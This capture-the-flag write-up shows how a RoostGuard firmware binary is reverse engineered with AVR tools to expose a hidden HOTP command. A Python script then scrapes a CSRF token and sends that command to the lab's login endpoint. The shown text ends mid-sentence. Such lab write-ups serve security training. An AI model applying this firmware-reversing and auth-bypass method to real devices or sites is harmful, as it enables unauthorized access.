Chapter 3: Open the door
🧠 Challenge Text
Hi, emergency troubleshooter,
recent studies suggest that the intense heat and hard labor of solar technicians often trigger strange, vivid dreams about the future of energetics. Over the past few days, technicians have woken up night after night with the same terrifying screams "Look, up in the sky! It’s a bird! It’s a plane! It’s Superman! Let’s roast it anyway!".
Find out what’s going on, we need our technicians to stay sane.
Stay grounded!
- http://intro.falcon.powergrid.tcc/
NOTE: It turns out that the RoostGuard circuits are not resistant to the mating calls’ frequency of local birds, making the online solution somewhat unstable. The offline route is the safer bet.
🔍 Hints Text
1. Hint
Be sure you enter flag for correct chapter.2. Hint
In this realm, challenges should be conquered in a precise order, and to triumph over some, you'll need artifacts acquired from others - a unique twist that defies the norms of typical CTF challenges.3. Hint
Chapter haiku will lead you.🎨 Solution
We have already discovered the /operator and /login endpoints in Chapter 1. Login endpoint displays a challenge which requires some password.
Given Chapter 2, we should be also able to retrieve roostguard-firmware-0.9.bin (base64).
$ file roostguard-firmware-0.9.bin
roostguard-firmware-0.9.bin: ELF 32-bit LSB executable, Atmel AVR 8-bit, version 1 (SYSV), statically linked, with debug_info, not stripped
sudo apt update
sudo apt install binutils-avr gcc-avr

# Disassemble for AVR architecture
# Since it's an AVR ELF, use the AVR version of objdump:
avr-objdump -D roostguard-firmware-0.9.bin > disassembly.asm

# Symbol inspection
# Because your binary has debug_info and is not stripped, you can inspect symbols:
avr-nm -C roostguard-firmware-0.9.bin
avr-nm -C --defined-only roostguard-firmware-0.9.bin | less

# Inspect DWARF debug info
# If the file includes DWARF (it says “with debug_info”), you can extract readable source-level info:
apt install dwarfdump
dwarfdump roostguard-firmware-0.9.bin
readelf --debug-dump roostguard-firmware-0.9.bin
From symbol table we can spot function called SimpleHTOP::SimpleHOTP(Key&, unsigned long long) and array hotpSecretPadding
$ avr-nm -C roostguard-firmware-0.9.bin | sort -k1 | grep Secret -C 2
00800127 D __malloc_heap_start
00800129 D __malloc_margin
00800133 d hotpSecretPadding
00800143 d licenceNumber

hotpSecretPadding Length

    Start: 0x800133

    Next Start: 0x800143 (licenceNumber)

    Length: 0x800143−0x800133

0x43−0x33=0x10 (Hex)

The length of hotpSecretPadding is 16 bytes.

00800143 - 00800133 = 0x10 = (16 bytes)
The further important observation is VERS, FIRE0000 and PASS command send from /operator endpoint as post data. Checking the binary we can spot the important command HOTP.
$ avr-objdump -Sl roostguard-firmware-0.9.bin | grep VERS
00002b3a <_Z18processVERSCommandv>:
_Z18processVERSCommandv():
    2b62:   e1 f7           brne    .-8         ; 0x2b5c <_Z18processVERSCommandv+0x22>
    2b70:   e9 f7           brne    .-6         ; 0x2b6c <_Z18processVERSCommandv+0x32>

...
    2d5a:   0e 94 8d 12     call    0x251a  ; 0x251a <_Z18processHOTPCommandv>
...
To post HTOP command we need to extract CSFR token and cookies. The last mystery is how to use the challenge on login page and good place for inspiration is FIRE0000 command which suggests to append the challenge at the end.
import requests
from bs4 import BeautifulSoup

def get_csrf_token_and_cookies(url):
    try:
        response = requests.get(url)
        response.raise_for_status()

        soup = BeautifulSoup(response.text, 'html.parser')

        meta_tag = soup.find('meta', attrs={'name': 'csrf-token'})

        # 4. Extract the token value
        if meta_tag and 'content' in meta_tag.attrs:
            csrf_token = meta_tag['content']
            return csrf_token, response.cookies
        else:
            return "CSRF token meta tag not found."

    except requests.exceptions.RequestException as e:
        return f"An error occurred during the request: {e}"

token, cookies = get_csrf_token_and_cookies('http://roostguard.falcon.powergrid.tcc/operator')

command = 'HOTP'
challenge = input('challenge')
resp = requests.post(url='http://roostguard.falcon.powergrid.tcc/command',
                 data=f'command={command}{challenge}',
                 headers={
                     'X-CSRFToken': token,
                     'Content-Type': 'application/x-www-form-urlencoded; charset=UTF-8'
                 }, cookies=cookies)

print(resp.content)

After runnin the script above we should see the challenge and correct HTOP on the display. Supplying the password we get